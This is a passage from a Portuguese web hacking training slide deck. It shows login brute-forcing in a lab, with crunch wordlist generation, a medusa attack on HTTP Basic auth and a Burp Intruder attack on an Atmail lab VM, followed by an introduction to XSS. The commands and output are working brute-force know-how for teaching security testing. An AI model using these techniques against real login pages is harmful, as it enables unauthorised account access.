- 5 A senha deve mesclar letras em minúsculo e números.
- 6 Sabemos que parte da senha tem a palavra h2hc (Ex.: 111h2hc, 123h2hc, h2hc321, h2hc444)

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Um pouco de **crunch** para gerar uma wordlist personalizada:

- 1 @ - Caracteres minúsculos do alfabeto (a-z)
- 2 , - Caracteres maiúsculo do alfabeto (A-Z)
- 3 % - Caracteres numéricos (0-9)
- 4 ^ - Caracteres especiais incluindo o espaço:
(&%\$#-{ }^~\)

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

```
root@atacante:~/WebHackingH2HC/AuthBrute# crunch 7 7 -t %%%h2hc > auth-wordlist.txt
Crunch will now generate the following amount of data: 8000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
```

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Mais pouco de **crunch** para adicionar incrementar a wordlist personalizada com **h2hc%%**

```
root@atacante:~/WebHackingH2HC/AuthBrute# crunch 7 7 -t h2hc%% >> auth-wordlist.txt
Crunch will now generate the following amount of data: 8000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
```

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

```
root@atacante:~/WebHackingH2HC/AuthBrute# wc -l auth-wordlist.txt
2000 auth-wordlist.txt ←
root@atacante:~/WebHackingH2HC/AuthBrute#
```

Ataque de Login Brute Force - Mão na Massa

Atacando o HTTP Basic Authentication

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

```
root@atacante:~/WebHackingH2HC/AuthBrute# medusa -h 127.0.0.1 -u h2hc -P auth-wordlist.txt -M http -m DIR:/secreto001 -T 10
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jnkk@foofus.net>
```

```
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 000h2hc (1 of 2000 complete)
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 001h2hc (2 of 2000 complete)
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 002h2hc (3 of 2000 complete)
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 003h2hc (4 of 2000 complete)
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 004h2hc (5 of 2000 complete)
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 005h2hc (6 of 2000 complete)
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 006h2hc (7 of 2000 complete)
ACCOUNT CHECK: [http] Host: 127.0.0.1 (1 of 1, 0 complete) User: h2hc (1 of 1, 0 complete) Password: 007h2hc (8 of 2000 complete)
```


Ataque de Login Brute Force - Mão na Massa

Atacando o HTTP Digest Authentication

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Acesse agora <http://localhost/secreto002>.
 - 2 Repita a mesma metodologia de análise que utilizamos anteriormente.
 - 3 Tente vencer esse challenge sem ajuda.



Ataque de Login Brute Force - Exercício

Hora de Praticar Sozinho

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Fazendo exercícios pra ficar fortão:

Vivek Ramachandran do site Pentester Academy, desenvolveu os dois **Challenges** abaixo. Eles são similares aos que fizemos até agora. Será que você consegue resolvê-los?

■ BasicAuth:

<https://pentesteracademylab.appspot.com/lab/webapp/basicauth>

■ Digest:

<https://pentesteracademylab.appspot.com/lab/webapp/digest>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Login Brute Force - PoC

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Segure-se Firme!

Hora de

Submergir.

Login Brute Force - PoC

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Atmail 6.4 - CVE-2012-2593

Como descrito pelo fabricante¹⁶, **Atmail Mail Server Application** é uma plataforma completa para troca de mensagens. O Atmail possui uma interface para Webmail para leitura de e-mails e outra para Administração.

¹⁶<https://www.atmail.com/on-premises-email/>

Login Brute Force - PoC

Hora de aprofundar no assunto...

Vamos iniciar a VM **VÍTIMA** com o **Atmail**:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Selecione a VM do **Atmail** para importar de:
"/root/WebHacking_H2HC/Lab_H2HC/atmail/"
- 3 Usuário: **root** → Senha: **toor**
- 4 Após iniciar, abra um terminal bash e digite o comando:
ifconfig
- 5 Verifique e **anote o IP** que foi atribuído para esta máquina.


Login Brute Force - PoC

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Login Brute Force



Login Brute Force - PoC

Hora de aprofundar no assunto...

Vamos utilizar o **Burp** para interceptar a navegação

The screenshot displays two windows. On the left is the 'Burp Suite Community Edition v1.7.36 - Temporary Project' interface, specifically the 'Repeater' tab. It shows a captured POST request to 'http://192.168.234.128/Atmail/6.3.6/LoginPage.php'. The 'Intercept is on' button is highlighted with a red arrow. On the right is a 'Mozilla Firefox' window titled 'Atmail 6.3.6 - Login Page - Mozilla Firefox'. It shows a login form with 'Email' and 'Password' fields. The URL in the address bar is '192.168.234.128'. Red arrows point from the Burp Suite interface to the Firefox window, indicating the interception of the request.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Login Brute Force - PoC

Hora de aprofundar no assunto...

Vamos alterar as requisições HTTP com o Burp Repeater

Burp Suite Community Edition v1.7.36 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequences Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.234.128:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /process/login HTTP/1.1
Host: 192.168.234.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.234.128/
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: atmail6=83uit0qstpq6cvmr8nphjupn5
Connection: close
Upgrade-Insecure-Requests: 1
emailName=test&emailDomain=&emailDomainDefault=&cssStyle=original&email=
```

Send to Spider
Do an active scan
Send to Intruder
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparator
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor help
Proxy interception help

Login Brute Force - PoC

Hora de aprofundar no assunto...

Alterando as requisições HTTP com o Burp Repeater

Burp Suite Community Edition v1.7.36 - Temporary Project

Target: http://192.168.234.128

Request

Raw Headers Hex

```
POST /index.php?mail/auth/processlogin HTTP/1.1
Host: 192.168.234.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.234.128/
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: atmail=83uit0qstpqbcvnr8nphjupn5
Connection: close
Upgrade-Insecure-Requests: 1

emailName=teste&emailDomain=&emailDomainDefault=6cssStyle=original&email=teste
password=teste&requestedServer=&mailType=IMAP&language=
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sat, 22 Sep 2018 21:47:38 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Expires: Sat, 22 Sep 1991 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: atmail=83uit0qstpqbcvnr8nphjupn5; path=/
Vary: Accept-Encoding
Content-Length: 7692
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 <head>
   <meta http-equiv="Content-Type" content="text/html;
 charset=utf-8" />
   <title>atmail 6.3.6 - Login Page</title>
 </head>
 <body>
   <link rel="stylesheet" type="text/css"
 href="/css/login/original.css" />
   <link rel="stylesheet" type="text/css"
 href="/css/jquery.ui.dialog.css" />
   <link rel="stylesheet" href="/css/lang.css?6.3.6.9234"
 type="text/css" media="screen"/>
   <script type="text/javascript"
 src="/js/translations.js" />
   <script type="text/javascript">
     function jsTranslateHash(enEnglishString)
     {
       if (jsTranslateHash[enEnglishString] === undefined || jsTranslateHash[enEnglishString].length > 0) return jsTranslateHash[enEnglishString];
       else return enEnglishString;
     }
   </script>
   //Add translation strings here for strings that have to be
   inside .js files (currently not configured to be parsed by php engine)
   jsTranslateHash["A popup-blocker is enabled on your browser.  
To correctly view the WebMail application, you must allow known windows from the"] = "A popup-blocker is enabled on your browser.  
To correctly view the WebMail application, you must allow known windows from the"
 </body>
</html>
```

0 matches

8,101 bytes | 98 millis

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Login Brute Force - PoC

Hora de aprofundar no assunto...

Ataque de Força Bruta com o Burp Intruder

Burp Suite Community Edition v1.7.36 - Temporary Project

Intruder (highlighted with a red arrow)

Request

Raw Params Headers Hex

```
POST /index.php/mail/auth/processlogin HTTP/1.1
Host: 192.168.234.128
User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.234.128/
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: atmail=B3suitDqstpqGcvnrBnqhpjhup5
Connection: close
Upgrade-Insecure-Requests: 1

emailName=teste@emailDomain&emailDomainDefault=&cssStyle=
&password=teste&requestedServer=&MailType=IMAP&language=
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sat, 22 Sep 2018 21:47:38 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/7.1.12
Expires: Sat, 22 Sep 2018 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: atmail=161cunnet1kjsem3d88miiq0gl8o0; path=/; HttpOnly; Secure
Content-Length: 7692
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>atmail 6.3.6 - Login Page</title>
<link rel="stylesheet" type="text/css" href="original.css" />
<link rel="stylesheet" type="text/css" href="us_dlg_login.css" />
<link rel="stylesheet" href="/css/lang.css?6.3.6.9234" media="screen"/>
<!-- Login page is translations -->
<script type="text/javascript">
function jsTranslate(englishString)
{
    if(jsTranslateHash[englishString] == undefined &&
    b[englishString].length > 0 ) return
    b[englishString]
    else return englishString
}
</script>
```

Action Buttons (highlighted with a red arrow)

- Send to Spider
- Do an active scan
- Do a search scan
- Send to Intruder** (highlighted with a red arrow)
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- Engagement tools (Pro version only)
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Save entire history
- Paste URL as request
- Add to site map
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste
- Message editor help
- Burp Repeater help

Type a search term

Done

8.101 bytes | 98 millis

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Login Brute Force - PoC

Hora de aprofundar no assunto...

Selecionando o tipo de ataque de Brute Force

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 X 2 X 3 X ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Start attack

Attack type: Cluster bomb

POST /index.php/mail/auth/processlogin HTTP/1.1
Host: 192.168.234.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.234.128/
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: atmail6-0\$uit0@stpq6cvnr8nophjupnS
Connection: close
Upgrade-Insecure-Requests: 1

Add \$ Clear \$ Auto \$ Refresh

emailName=\$teste\$emailDomain=\$teste\$emailDomainDefault=6cssStyle=OriginalEmail=\$teste\$password=\$teste\$requestedServer=0\$MailType=IMAP&language=

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Login Brute Force - PoC

Hora de aprofundar no assunto...

Definindo os Payloads do Burp Intruder

The screenshot shows the 'Payloads' tab in the Burp Suite interface. At the top, there are tabs for Target, Positions, Payloads (which is selected), and Options. Below the tabs, there's a section titled 'Payload Sets' with a dropdown menu set to '4'. It displays four payload types: 1, 2, 3, and 4. The fourth payload type, '4', is highlighted with an orange background. Below this, there's a note about payload sets and a 'Start attack' button. Under the payload set section, there's a list of payloads with buttons for Paste, Load, Remove, and Clear. An 'Add' button and an 'Enter a new item' input field are also present. A red arrow points from the 'Payload Sets' section to the payload list. Another red arrow points from the payload list to the 'Add' button.

Payload count: 8
Request count: 8

Payload type:

- 1
- 2
- 3
- 4

Payload Options [Remove last]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

1
12
123
1234
12345
123456
1234567
123456789

Add Enter a new item
Add from list ... [Pro version only]

Login Brute Force - PoC

Hora de aprofundar no assunto...

Analisando os resultados do Burp Intruder

Intruder attack 9

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Payload3	Payload4	Status	Error	Timeout	Length	Comment
0					200	<input type="checkbox"/>	<input type="checkbox"/>	8101	
1	vítima	h2hc.local	vítima@h2hc.local	1	200	<input type="checkbox"/>	<input type="checkbox"/>	8104	
2	vítima	h2hc.local	vítima@h2hc.local	12	200	<input type="checkbox"/>	<input type="checkbox"/>	8104	
3	vítima	h2hc.local	vítima@h2hc.local	123	200	<input type="checkbox"/>	<input type="checkbox"/>	8104	
4	vítima	h2hc.local	vítima@h2hc.local	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	8104	
5	vítima	h2hc.local	vítima@h2hc.local	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	8104	
6	vítima	h2hc.local	vítima@h2hc.local	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	436	
7	vítima	h2hc.local	vítima@h2hc.local	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	8104	
8	vítima	h2hc.local	vítima@h2hc.local	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	8104	

Request Response

Raw Params Headers Hex

```
POST /index.php/mail/auth/processlogin HTTP/1.1
Host: 192.168.234.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.234.128/
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Cookie: atmall6=B3uit0qstp6cvmr8ngphjupn5
Connection: close
Upgrade-Insecure-Requests: 1
emailName=vítima&emailDomain=h2hc%2elocal&emailDomainDefault=&cssStyle=@original&email=vítima@h2hc%2elocal&password=123456&requestedServ
er=&MailType=IMAP&Language=
```

? < > Type a search term 0 matches

Finished

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS

O que é?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS

O que é?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

XSS

Por que acontece?

Cross-site Scripting é um dos ataques chamados de "**Validação de INPUT**", que incluem XSS, SQL Injections, HTTP Header Tampering, HTTP Parameter Pollution e vários outros. O XSS é considerado um ataque contra os usuários de um website, por isso chamado também de "**Client-Side Attack**"

Top 10-2017 A7-Cross-Site Scripting (XSS)¹⁷

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↗	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↑	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↗	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↑	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

¹⁷ [https://www.owasp.org/index.php/Top_10-2017_A7-Cross-Site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Top_10-2017_A7-Cross-Site_Scripting_(XSS))

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

XSS

O que consigo fazer?

1 Roubar Cookies

XSS

O que consigo fazer?

1 Roubar Cookies

2 Tomar o controle completo do navegador

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

XSS Refletido

Entendendo melhor o XSS

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS Refletido

Entendendo melhor o XSS

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS no Mundo Real?

XSS Refletido

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS no Mundo Real?

XSS Refletido

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

WHOLESALE PRODUCT SEARCH (BETA)

What do you want to sell?

test

Find products

Are you a wholesaler on Shopify?

No products? No problem!

Shopify's wholesale product search is the easiest way to connect business owners with wholesale suppliers. Simply enter the type of product you're looking for, select the ones you like, and we will email the wholesalers on your behalf.

Search Use Shopify's wholesale product search to find products for your online store.

Select Add products to your list and Shopify will connect you with their wholesale distributors.

Sell Add your new wholesale products to your online store and start making sales.

XSS no Mundo Real?

XSS Refletido

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

